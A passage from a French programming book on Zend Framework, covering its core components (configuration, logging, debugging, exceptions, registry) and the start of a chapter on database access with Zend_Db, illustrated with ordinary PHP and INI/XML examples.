```

Pour une utilisation automatique, il suffit d'ajouter la ligne d'enregistrement telle que nous l'avons vue dans l'exemple précédent :

Fichier `/www/htdocs/index.php`

```
<?php
// Utilisation de Zend_Loader
require_once 'Zend/Loader.php';

// Chargement automatique des classes
Zend_Loader::registerAutoload();

// Appel du contrôleur frontal (que nous étudierons plus loin)
Zend_Controller_Front::run('../application/controllers');
```

Zend_Config

L'objectif de Zend_Config est la manipulation de fichiers de configuration. Avec ce composant, il est possible d'utiliser plusieurs formats de stockage dédiés aux données de configuration :

- le format *ini* utilisé notamment dans le fichier `php.ini` qui contient toutes les directives de configuration de PHP ;
- le format XML ;
- et enfin le format PHP lui-même, si vous souhaitez mettre en place votre configuration dans un fichier PHP (sous forme de tableau PHP).

AIDE Choisir un format

Choisissez le format de stockage en fonction de vos besoins :

- Le *format ini* est facile à lire et à éditer, mais limité dans sa structure.
- Le *format XML* permet d'organiser les données très efficacement, mais il nécessite une bonne mémoire ou la consultation fréquente du fichier pour savoir où se trouvent les données.
- Le *format PHP* est le plus performant et permet d'inclure dans la configuration des procédures dynamiques. Sa structure est plus souple et demande donc plus de rigueur.

Exemples d'utilisation

Dans cette partie, nous vous proposons un exemple simple d'utilisation de `Zend_Config` pour les trois formats de données : INI, XML et PHP. Chaque fichier de configuration comporte deux sections `dev` et `prod` qui incluent des directives d'accès à la base de données.

Avec un fichier ini

La gestion d'un fichier de configuration au format `ini` se fait avec la classe `Zend_Config_Ini`. Voici ce que contient le fichier de configuration :

Fichier `zend_config_ini.ini`

```
; Directives de configuration de la production

[prod]
database.host = dbserver
database.user = dbuser
database.pass = dbprodpass
database.name = dbname

; Directives de configuration de la dev
; Ces directives héritent de la production

[dev : prod]
database.host = localhost
database.pass = dbpass
```

Pour utiliser ce fichier de configuration, il nous faut créer un objet permettant l'accès aux directives. Voici comment faire cela avec `Zend_Config_Ini` :

Fichier `zend_config_ini.php`

```
<?php

// Affichage en mode texte (pour la lisibilité de l'exemple)
header('Content-type: text/plain; charset=utf-8');

// Utilisation de Zend_Config_Ini
include 'Zend/Config/Ini.php';

// Création d'un objet contenant les directives de dev
$configFile = dirname(__FILE__) . '/zend_config_ini.ini';
$config = new Zend_Config_Ini($configFile, 'dev');

// Utilisation de Zend_Config_Ini
echo 'Database : ' . $config->database->name . "\n";
echo 'Hostname : ' . $config->database->host . "\n";
echo 'Username : ' . $config->database->user . "\n";
echo 'Password : ' . $config->database->pass . "\n";
```

CULTURE `Parse_ini_file()`

`Zend_Config_Ini` utilise la fonction `parse_ini_file()` de PHP pour effectuer son travail. Il est fortement recommandé d'aller visiter la page de manuel de cette fonction afin d'en apprendre plus sur la structure qu'un fichier `.ini` doit respecter, ainsi que la signification de certains caractères spéciaux.

► <http://www.php.net/parse-ini-file>

Cet exemple affiche les informations illustrées sur la figure 4-3.




Figure 4-3
Résultat du script avec Zend_Config_Ini

REMARQUE Simplexml_load_file()

Zend_Config_Xml utilise la fonction PHP `simplexml_load_file()` pour charger le fichier XML. Celui-ci doit donc être valide, comme l'attend la fonction PHP, c'est-à-dire posséder une unique balise racine, être encodé en UTF-8 ou bien préciser un encodage dans la balise XML et respecter strictement la syntaxe XML.

► <http://www.php.net/simplexml-load-file>

Comme nous pouvons le voir, le fichier ini est transformé par Zend_Config_Ini de manière à pouvoir l'utiliser à travers un objet. Cette classe effectue deux manipulations essentielles :

- la mise en place d'un héritage entre plusieurs sections ;
- la possibilité de hiérarchiser l'information avec l'opérateur « . » dans les clés de configuration.

Avec un fichier XML

Il est possible d'utiliser un fichier XML pour stocker des données de configuration. Dans ce cas, nous allons utiliser la classe Zend_Config_Xml. Voici à quoi ressemble le fichier de configuration équivalent au fichier ini de l'exemple précédent :

Fichier zend_config_xml.xml

```
<?xml version="1.0"?>
<config>
  <prod>
    <database>
      <host>dbserver</host>
      <user>dbuser</user>
      <pass>dbprodpass</pass>
      <name>dbname</name>
    </database>
  </prod>
  <dev extends="prod">
    <database>
      <host>localhost</host>
      <pass>dbpass</pass>
    </database>
  </dev>
</config>
```

Le fichier PHP correspondant ressemble sensiblement à celui que nous avons vu lors du précédent exemple avec le fichier ini. Les déclarations sont les mêmes ainsi que l'utilisation, la seule chose qui change étant l'utilisation de la classe Zend_Config_Xml à la place de Zend_Config_Ini :

Fichier zend_config_xml.php

```

<?php
// Affichage en mode texte (pour la lisibilité de l'exemple)
header('Content-type: text/plain; charset=utf-8');

// Utilisation de Zend_Config_Xml
include 'Zend/Config/Xml.php';

// Création d'un objet contenant les directives de dev
$configFile = dirname(__FILE__) . '/zend_config_xml.xml';
$config = new Zend_Config_Xml($configFile, 'dev');

// Utilisation de Zend_Config_Xml
echo 'Database : ' . $config->database->name . "\n";
echo 'Hostname : ' . $config->database->host . "\n";
echo 'Username : ' . $config->database->user . "\n";
echo 'Password : ' . $config->database->pass . "\n";

```

Le résultat de la version XML est le même que celui obtenu avec la syntaxe ini (voir figure 4-3).

Dans un fichier XML, la hiérarchie est donnée par l'imbrication des balises XML derrière les balises <prod> et <dev>. Zend_Config_Xml met en place un mécanisme de hiérarchie entre <dev> et <prod> par l'intermédiaire de l'attribut extends.

Avec un fichier PHP

À la base, l'utilisation de Zend_Config avec PHP ne contient pas de mécanisme automatique pour l'héritage de directives, tel que nous venons de le voir avec XML et INI. L'exemple suivant vous montre comment utiliser Zend_Config avec PHP, comme la documentation de Zend Framework le préconise. Nous vous proposerons par la suite, dans l'utilisation avancée de Zend_Config, une méthode permettant de construire une configuration plus souple et efficace en PHP.

Notre fichier de configuration PHP est tout simplement un tableau à déclarer dans un fichier, tel que le montre l'exemple suivant :

Fichier zend_config_php.php

```

<?php
return array(
    'database' => array(
        'host' => 'dbserver',
        'user' => 'dbuser',
        'pass' => 'dbprodpass',
        'name' => 'dbname'
    )
);

```

CULTURE Chargement de section

Le constructeur de Zend_Config_Ini/_Xml prend en deuxième paramètre facultatif un nom de section à charger. Si vous l'utilisez, votre objet sera directement placé dans la section désirée ; il ne sera alors plus possible d'accéder aux autres sections.

L'utilisation de ce fichier ressemble là aussi, à peu de chose près, à ce que nous avons déjà vu :

Fichier zend_config.php

```
<?php
// Affichage en mode texte (pour la lisibilité de l'exemple)
header('Content-type: text/plain; charset=utf-8');

// Utilisation de Zend_Config
include 'Zend/Config.php';

// Création d'un objet contenant les directives de dev
$config = new Zend_Config(include 'zend_config_php.php');

// Utilisation de Zend_Config_Xml
echo 'Database : ' . $config->database->name . "\n";
echo 'Hostname : ' . $config->database->host . "\n";
echo 'Username : ' . $config->database->user . "\n";
echo 'Password : ' . $config->database->pass . "\n";
```

Le résultat est lui aussi semblable à celui des exemples précédents avec XML et INI, comme illustré sur la figure 4-3.

Dans cette méthode, le passage des informations via l'include dans le constructeur de Zend_Config est un peu original.

Intégration dans notre application

Bien qu'il soit possible de mettre toute la configuration dans un seul et même fichier, ceci est peu recommandé au point de vue de la lisibilité. Notre application a choisi la solution du fichier ini, et dispose de trois fichiers.

L'objet Zend_Config peut être transformé en tableau PHP grâce à la méthode toArray(). Aussi, plusieurs composants de Zend Framework requérant des options de configuration sous forme de tableau PHP acceptent de même un objet Zend_Config, c'est le cas par exemple de Zend_Db, Zend_Layout, Zend_Controller_Router_Rewrite...

Bootstrap, index.php

```
$configMain = new Zend_Config_Ini($confPath . '/config.ini',
    'dev');
try {
    $db = Zend_Db::factory($configMain->database);
    $db->getConnection();
    // ...
```

RENOI **Zend_Db**

Le composant Zend_Db est abordé dans le chapitre 5.

Fichier config.ini

```
[app]
database.adapter          = pdo_mysql
database.params.dbname   = zfbook
logfile                  = /logs/log.log
maxreservations          = 3

[dev : app]
database.params.host     = localhost
database.params.username = zfbook
database.params.password = zfbook
debug                    = 1

[prod : app]
database.params.host     = my.prod.host
database.params.username = user
database.params.password = secretpass

debug                    = 0
```

Voyez comme la méthode `factory()` de la classe `Zend_Db` utilise l'objet `Zend_Config`. Nous lui passons la section `database`, matérialisée par `$configMain->database` et elle se débrouille ensuite pour trouver les clés et les valeurs dans cette section.

Concernant la session, c'est à peu près identique, si ce n'est qu'il faut passer un tableau, cette fois-ci, à la méthode de la classe concernée. Qu'à cela ne tienne, la méthode `toArray()` de l'objet `Zend_Config` tombe à pic :

Bootstrap, index.php

```
$configSession = new Zend_Config_Ini($confPath .
                                     'session.ini', 'dev');
Zend_Session::setOptions($configSession->toArray());
```

Fichier session.ini

```
[dev]
use_cookies          = on
use_only_cookies     = on
use_trans_sid        = off
strict               = off
remember_me_seconds = 0
name                 = zfbook_session
gc_divisor           = 10
gc_maxlifetime       = 86400
gc_probability       = 1
save_path            = /tmp
```

RENOI `Zend_Session`

Le composant `Zend_Session` est abordé au chapitre 8.

```
[prod : dev]
remember_me_seconds = 0
gc_divisor          = 1000
gc_maxlifetime     = 600
gc_probability      = 1
```

Zend_Log

Zend_Log est utile pour faire de la remontée d'information ou du débogage. Nous l'utiliserons pour afficher ou rediriger vers un fichier des messages d'erreur, d'information ou de débogage.

Quelques notions

Avant d'utiliser Zend_Log, il convient de savoir que ce composant utilise les notions essentielles suivantes :

- chaque *message* traité par Zend_Log comporte un *niveau de priorité*. De cette manière on peut paramétrer ce qu'on affiche ou ce qu'on envoie dans des fichiers en production et en développement ;
- le *flux de sortie* de Zend_Log peut être redirigé soit vers la sortie standard (l'écran), soit vers un fichier ou vers n'importe quel composant capable de traiter ces informations.

Enfin, nous aborderons aussi ces quatre objets importants dans l'utilisation de Zend_Log :

- l'*enregistreur*, instance de Zend_Log, permet de recueillir les messages. Il peut y en avoir plusieurs, avec des rédacteurs et des filtres différents ;




Figure 4-4
Diagramme de classes simplifié
du composant Zend_Log

- le *rédacteur*, qui hérite de `Zend_Log_Writer_Abstract`, récupère les données pour les stocker ;
- le *filtre*, qui implémente `Zend_Log_Filter_Interface`, sélectionne les données à traiter. Un rédacteur peut avoir un ou plusieurs filtres et ceux-ci peuvent être associés à un ou plusieurs rédacteurs ;
- le *formateur*, qui implémente `Zend_Log_Formatter_Interface`, sert à formater les données d'un rédacteur.

Exemple d'utilisation

Dans le cadre de notre exemple, nous allons utiliser `Zend_Log` de manière à disposer d'un outil de remontée d'informations efficace. Cet outil sera utile non seulement pour accélérer les développements, mais aussi pour analyser le comportement de l'application en production.

Exemple d'utilisation de `Zend_Log`

```
<?php
require 'Zend/Log.php';
require 'Zend/Log/Writer/Stream.php';

// Création de l'objet log
$log = new Zend_Log();

// Enregistrement du journal sur l'écran (affichage)
$writer = new Zend_Log_Writer_Stream("php://output");

// Ajout de l'enregistreur dans l'objet log
$log->addWriter($writer);

try {
    $obj->method();
} catch (Exception $e) {
    $log->log($e, Zend_Log::INFO);
}
```

Ce code simple configure un objet `Zend_Log` et enregistre ses événements dans un flux dirigé vers la sortie standard de PHP, soit l'écran (via Apache). Ainsi, quelque chose ressemblant à ce qui suit s'affiche à l'écran :

Sortie d'un événement

```
2008-07-16T19:13:04+02:00 INFO (6): Une erreur s'est produite
```

Par défaut s'affichent le *timestamp* (horodatage), la priorité, le code de la priorité et le message d'erreur intercepté. Il est possible de personnaliser cette chaîne préformatée en ajoutant des informations comme l'adresse IP du client.

PRATIQUE Affichage vers Firebug

Comme le montre la figure 4-4, un enregistreur vers la console de Firebug est disponible. Celui-ci nécessite un peu de configuration supplémentaire selon le contexte. La documentation officielle saura vous renseigner.

Les priorités respectent la RFC-3164, la documentation officielle les détaille.

Utilisation conjointe avec Zend_Config

Il est possible d'utiliser Zend_Log conjointement avec Zend_Config, de manière à configurer la destination des événements du *log* (journal). Par exemple, en développement, il peut être intéressant d'afficher le journal à l'écran alors qu'en production, au contraire, il faut impérativement cacher tout message à l'utilisateur et plutôt les enregistrer dans un fichier.

zend_log-zend_config.php

```
<?php
require 'Zend/Log.php';
require 'Zend/Log/Writer/Stream.php';
require 'Zend/Config/Ini.php';

// notre application fonctionne en mode 'dev'
define ('APP_MODE', 'dev');

// chargement de la section appropriée
$configFile = dirname(__FILE__) . '/zend_log-zend_config.ini';
$config      = new Zend_Config_Ini($configFile, APP_MODE);

$log = new Zend_Log();
$writer = new Zend_Log_Writer_Stream($config->logfile);
$log->addWriter($writer);
```

zend_log-zend_config.ini

```
[app]

[dev:app]

logfile = php://output

[prod:app]

logfile = /log/applog
```

Nous créons une constante qui définit le mode dans lequel l'application doit fonctionner. Notez que nous chargeons une section spécifique dans Zend_Config_Ini, ici la section dev. Les deux sections vont hériter du futur code écrit dans la section app, qui sera donc commun aux deux modes de fonctionnement.

Intégration dans notre application

Nous utiliserons le composant `Zend_Log` dans le but d'enregistrer quelques informations, notamment les exceptions et les erreurs rencontrées. Nous avons choisi de personnaliser le message enregistré dans le support. Par défaut, il s'agit de la chaîne *<temps, nom-de-la-priorité, numéro-priorité, message-de-log>*, et nous voulons ajouter l'adresse IP du client, ainsi que le navigateur utilisé.

Bootstrap, `index.php`

```
$log = new Zend_Log($writer = new Zend_Log_Writer_Stream($appPath
    . $configMain->logfile));

// Ajout de paramètres à enregistrer, adresse IP et navigateur
$log->setEventItem('user_agent', $_SERVER['HTTP_USER_AGENT']);
$log->setEventItem('client_ip', $_SERVER['REMOTE_ADDR']);

// Ajout des param. enregistrés dans le format du journal à écrire
$defaultFormat = Zend_Log_Formatter_Simple::DEFAULT_FORMAT;
$format = '%client_ip% %user_agent%' . $defaultFormat;

// Ajout du format du journal au log
$writer->setFormatter(new Zend_Log_Formatter_Simple($format));
```

L'objet log `$log` est ensuite partagé dans l'application via le registre, que nous verrons un peu plus loin dans ce chapitre, ou encore le contrôleur frontal abordé dans les chapitres 6 et 7.

Zend_Debug

Ce composant destiné au débogage est un tout petit outil qui permet, grâce à sa méthode statique `dump()`, de visualiser le contenu d'une variable. On peut spécifier à cette méthode un texte d'explication et un booléen qui indiquent si le contenu doit être affiché à l'écran ou non.

L'affichage est formaté grâce à des balises html `<pre>`, ce qui rend le code facilement lisible dans un navigateur web.

Exemple d'utilisation

Voici un exemple typique d'utilisation de `Zend_Debug`.

zend_debug.php

```
<?php
require 'Zend/Debug.php';

// affichage des classes PHP déclarées
Zend_Debug::dump(get_declared_classes());
```

Utilisation conjointe avec Zend_Log

Zend_Debug peut aussi retourner son contenu de manière à le stocker. Ainsi, un objet Zend_Log peut par exemple enregistrer dans un fichier l’affichage du contenu d’un objet quelconque à un moment.

zend_log-zend_debug.php

```
<?php
require 'Zend/Log.php';
require 'Zend/Debug.php';
require 'Zend/Log/Writer/Stream.php';

$log = new Zend_Log();
$writer = new Zend_Log_Writer_Stream("logs/logfile");
$log->addWriter($writer);
try {
    $obj->method();
} catch (Exception $e) {
    $log->log($e, Zend_Log::INFO);

    // enregistrement de l'état de l'objet
    $log->info(Zend_Debug::dump($obj, null, false));
}
```

Le fait de mettre le troisième paramètre de `dump()` à `false` va provoquer le retour du contenu. Il ne sera donc pas affiché, mais passé en paramètre au log, sous forme de chaîne de caractères.

Notez aussi que nous avons utilisé une méthode raccourcie `info()`, sur notre objet log. Toutes les priorités sont utilisables comme noms de méthodes.

Zend_Exception

La classe `Zend_Exception` est la classe mère de toute exception lancée par un composant Zend. En d’autres termes, lorsqu’un composant, quel qu’il soit, est victime d’une défaillance traduite en exception, il est possible d’intercepter cette exception en utilisant `Zend_Exception`.




Figure 4–5
Diagramme de classes simplifié non exhaustif
de l'architecture des exceptions

Utilisation classique de Zend_Exception

```
<?php
require 'Zend/Db.php';

try {
    $db = Zend_Db::factory('pdo_mysql', $config);
    $db->getConnection();
} catch (Zend_Db_Adapter_Exception $e) {
    echo "impossible de se connecter à la base";
} catch (Zend_Exception $e) {
    echo "classe introuvable";
}
```

Ici la méthode `factory()` peut renvoyer plusieurs exceptions ; nous interceptons d'abord la plus spécifique, `Zend_Db_Adapter_Exception`, pour finalement attraper la plus générique de Zend Framework : `Zend_Exception`.

Zend_Registry

En une phrase, `Zend_Registry` sert à gérer une collection de valeurs. Ce singleton peut être considéré comme un moyen détourné de simuler des variables globales.

Le premier danger d'une variable globale est la redéfinition accidentelle, appelée *recouvrement*. Si l'un de vos composants utilise une variable `$name` et qu'un autre se sert aussi d'une variable `$name` différente, l'utilisation conjointe de ces deux composants va générer un conflit dû au fait que ces deux variables portent le même nom dans le même espace.

`Zend_Registry` propose une méthode `isRegistered()`, afin de vérifier si une variable `y` est déjà stockée. Techniquement, `Zend_Registry` possède les caractéristiques suivantes :

CULTURE Héritage des exceptions

Comme le montre partiellement la figure 4-5, toutes les classes d'exception de Zend Framework héritent de `Zend_Exception`. L'attraper en premier consiste à intercepter une exception au sens large, sachant toutefois qu'il reste toujours en dessous la classe `Exception` de PHP.

CULTURE Pattern Register

`Zend_Registry` est un motif de conception (*design pattern*) *Register*. Pour plus de détails sur les motifs de conception, rendez-vous en annexe D.

≡ **ArrayObject**

`ArrayObject` est une interface prédéfinie de la *Standard PHP Library (SPL)* abordée dans l'annexe C. Il permet une utilisation similaire à un tableau ou à un objet.

- il s'agit d'un singleton, donc d'une classe qui permet de ne créer qu'un seul objet. Cet objet est le même pour tous les composants et tout le code qui utilise `Zend_Registry` ;
- il s'agit d'une collection de valeurs, qui étend `ArrayObject`. Il est donc possible d'itérer l'ensemble de ces valeurs et de l'utiliser comme un tableau.

Exemple d'utilisation

Le but de `Zend_Registry` est de partager des variables au sein de classes ou d'objets. Il peut s'utiliser de manière statique, de manière objet, ou sous forme de tableau PHP. La manière la plus simple est l'accès statique :

Exemple de partage de variables

```
<?php
require 'Zend/Registry.php';

$obj = new stdClass;
Zend_Registry::set('monobjet', $obj);

class UneClasse
{
    public function __construct()
    {
        Zend_Registry::get('monobjet')->prop = 'value';
    }
}

$a = new UneClasse;
echo $obj->prop; // value
```

CONSEIL Pas de courts-circuits dangereux

N'abusez pas du registre. Une application bien construite ne devrait pas voir ses objets se servir trop souvent dans le registre. Ceci peut traduire un problème de conception (anti-pattern), et les dépendances entre objets sont alors à revoir.

Comme on peut le voir, le registre stocke ce que l'on veut du moment que l'on fournit un index (ici : `monobjet`). Le registre agit bien entendu par référence : dans la classe `UneClasse`, nous modifions l'objet dans le registre, et les modifications sont ensuite bien répercutées sur la variable `$obj`, présente dans le contexte global de PHP.

Intégration dans l'application

Nous utilisons le registre à quelques endroits en vue de partager certains objets.

Bootstrap, index.php

```
// code précédent, création de l'objet $log
// ...

// partage du log en registre
Zend_Registry::set('log', $log);

// ...

$session = new Zend_Session_Namespace($configSession->name);
// partage de l'objet de session en registre
Zend_Registry::set('session', $session);

// partage de l'objet translate précédemment créé
Zend_Registry::set('Zend_Translate', $translate);

// ...
```

Remarquez que, concernant l'objet de base de données (abordé en détail dans le chapitre 5), nous ne le mettons pas dans le registre, simplement parce qu'il propose déjà lui-même une sorte de registre (via la classe `Zend_Db_Table_Abstract`).

Aussi, le pattern contrôleur frontal (détaillé dans les chapitres 6 et 7) permet la propagation de paramètres dans le sous-système MVC ; c'est une alternative à `Zend_Registry`.


En résumé

Il est essentiel de connaître les composants de base. Ils sont petits, mais souvent omniprésents dans les développements avec Zend Framework.

- `Zend_Loader` sert à charger des fichiers de manière manuelle ou automatique.
- `Zend_Config` permet d'accéder à un fichier de configuration, au format de votre choix (.ini, .xml...) et permettant la séparation des environnements (développement, production...) avec héritage des directives.
- `Zend_Log` offre une solution de gestion des messages de journalisation, qui peuvent être affichés à l'écran, envoyés dans un fichier ou dans une base et typés selon leur degré de criticité.
- `Zend_Debug` propose un moyen d'effectuer une copie de sauvegarde (*dump*) des variables PHP.
- `Zend_Registry` permet d'enregistrer des données ou des objets accessibles partout dans le code. Très pratique, mais à utiliser avec modération.
- `Zend_Exception` est l'exception de base de Zend Framework.

5

chapitre



Accès aux bases de données

L'accès à la base de données est un enjeu récurrent et critique. On le retrouve dans la majeure partie des applications web. À la frontière entre les données et les fonctionnalités, la sécurité, les performances et la durabilité des choix techniques sont cruciales.

SOMMAIRE

- ▶ Maîtriser l'utilisation de Zend_Db et de ses dérivés
- ▶ Choisir l'outil adapté à vos besoins avec Zend_Db

COMPOSANTS

- ▶ Zend_Db

MOTS-CLÉS

- ▶ base de données
- ▶ SQL
- ▶ passerelle
- ▶ adaptateur
- ▶ transaction
- ▶ requête
- ▶ composant
- ▶ ORM

RENOI PHP et les SGBD

Pour plus d'informations sur les SGBD de manière générale, ou sur les possibilités de PHP concernant les bases de données, rendez-vous en annexe B.

Le composant `Zend_Db` de Zend Framework est l'un des premiers à avoir vu le jour et l'un des plus éprouvés à l'heure actuelle. Ce chapitre contient une mine d'explications et de conseils destinés à utiliser ce composant au mieux.

Introduction

Il paraît clair qu'aujourd'hui, une application web courante est connectée à au moins un serveur de bases de données (SGBD). Zend Framework propose un ensemble de classes réunies dans le composant `Zend_Db`, permettant de se connecter et d'interagir avec la plupart des SGBD du marché.

Zend Framework propose un ensemble d'adaptateurs `Zend_Db_Adapter`, permettant d'abstraire l'accès à différentes bases de données. Des méthodes simples et efficaces sur l'objet adaptateur permettent alors d'interagir facilement avec une base de données.

Zend Framework propose aussi une passerelle vers les tables de données. La classe `Zend_Db_Table` fait correspondre une table de la base à une classe. Les méthodes utilisables sur les objets d'une telle classe permettent alors d'interroger la table afin d'en récupérer des enregistrements, éventuellement de les modifier et de les sauvegarder.




Figure 5-1
Diagramme de classes simplifié
du composant `Zend_Db`

- `Zend_Db` est une classe qui sert à construire un adaptateur adéquat. Elle possède beaucoup de constantes utilisées par les adaptateurs.
- `Zend_Db_Adapter` comporte un ensemble de sous-classes. Chacune d'elles correspond à un SGBD différent. En général, on construit son adaptateur avec la classe `Zend_Db` qui propose une fabrique (générateur d'objets) destinée à cela.
- `Zend_Db_Table` contient un ensemble de composants responsables de la passerelle entre tables et classes.
- `Zend_Db_Profiler` est une classe permettant de profiler ses requêtes. Le *profiling* (ou profilage) est utilisé pour contrôler les performances d'une application dans le but de les améliorer. Il permet notamment de détecter les processus lents.

- `Zend_Db_Statement` représente un résultat compilé provenant de la base de données et permet de récupérer les résultats d'une requête. Il est possible de l'utiliser directement via cette classe, mais en général c'est surtout l'adaptateur qui le gérera en interne.
- `Zend_Db_Select` est une classe qui permet de construire une requête de sélection de données (`SELECT`) avec des objets. L'intérêt est d'offrir une interface commune pour ce type de requête. En effet l'objet se chargera de traduire la requête dans une syntaxe du SGBD sous-jacent.
- `Zend_Db_Expr` est une toute petite classe qui sert à insérer des expressions `SQL` dans ses requêtes utilisant `Zend_Db_Select`.

Utiliser les SGBD

Les SGBD utilisables par Zend Framework

Zend Framework propose le support des SGBD suivants, via PDO :

- IBM DB2 et Informix Dynamic Server (IDS) ;
- MySQL ;
- Microsoft SQL Server ;
- Oracle ;
- PostgreSQL ;
- SQLite.

Aussi, le support des SGBD suivants est assuré, sans passer par PDO :

- MySQL, via l'extension `mysqli` de PHP ;
- Oracle, via l'extension `oci8` de PHP ;
- IBM DB2, grâce à l'extension `ibm_db2` de PHP ;
- Firebird/Interbase, au travers de l'extension PHP `php_interbase`.

Pour utiliser l'un de ces SGBD, il suffit de s'assurer que PHP propose bien l'extension nécessaire.


Création d'une connexion

Créer une connexion à un SGBD est simple. Pour cela, il faut instancier la bonne classe en fonction du SGBD que l'on souhaite utiliser.

PRÉREQUIS PDO

PDO signifie *PHP Data Object*. Il s'agit d'un socle commun d'accès aux SGBD, orienté objet. PDO est disponible par défaut dans toutes les versions de PHP acceptées par Zend Framework. Il faut cependant s'assurer de la présence du connecteur spécifique au SGBD que l'on souhaite utiliser (il s'agit d'une simple extension PHP dans chaque cas). Pour plus d'informations, reportez-vous à l'annexe B.

Figure 5–2
Diagramme de classes simplifié
des adaptateurs, dans Zend_Db



Notre application utilisant MySQL, nous allons nous baser sur Pdo_Mysql. La création de l'objet se fait comme suit :

Création d'un objet de connexion à une base de données

```
<?php
$db = new Zend_Db_Adapter_Pdo_Mysql(array(
    'host' => '127.0.0.1',
    'username' => 'zfbook',
    'password' => 'secret',
    'dbname' => 'zfbook'
));
```

Aussi, la classe Zend_Db propose une méthode statique factory() qui peut faire exactement la même chose. Elle apporte cependant plus de flexibilité si l'on souhaite changer de SGBD dans le futur. Comme nous avons déjà vu le composant Zend_Config, nous allons noter sa capacité à se coupler avec Zend_Db :

config.ini

```
[app]
database.adapter      = pdo_mysql
database.params.dbname = zfbook

[dev : app]
database.params.host      = localhost
database.params.username = zfbook
database.params.password = secret

[prod : app]
database.params.host      = my.prod.host
database.params.username = user
database.params.password = secretpass
```

Création de l'objet de connexion avec Zend_Db

```
<?php
$config = new Zend_Config_Ini('config.ini','dev');
$db      = Zend_Db::factory($config->database);
```

L'objet `config` est chargé avec la section `dev` car nous sommes en mode développement. Puis, l'objet `$config->database` est passé à la méthode `factory()`. Si les clés `adapter` et `params` y sont décrites comme dans le fichier `config.ini` présenté, alors l'objet `$db` sera correctement construit. Dans le cas contraire, une exception `Zend_Db_Exception` sera levée.

RAPPEL Zend_Config composite

Nous avons déjà vu `Zend_Config`, il s'agit d'un objet composite : il contient des instances de lui-même. Chaque branche de l'arbre est un objet `Zend_Config`, comme la branche `database`. La méthode `factory()` va simplement appeler la méthode `toArray()` de l'objet `Zend_Config`.

Requêtes sur une base de données

Notre base de données exemple est très simple. Elle se compose de quatre tables :

- **room** : la table des salles à réserver ;
- **user** : la table des utilisateurs. Pour les administrateurs, la colonne `is_admin` est mise à 1 ;
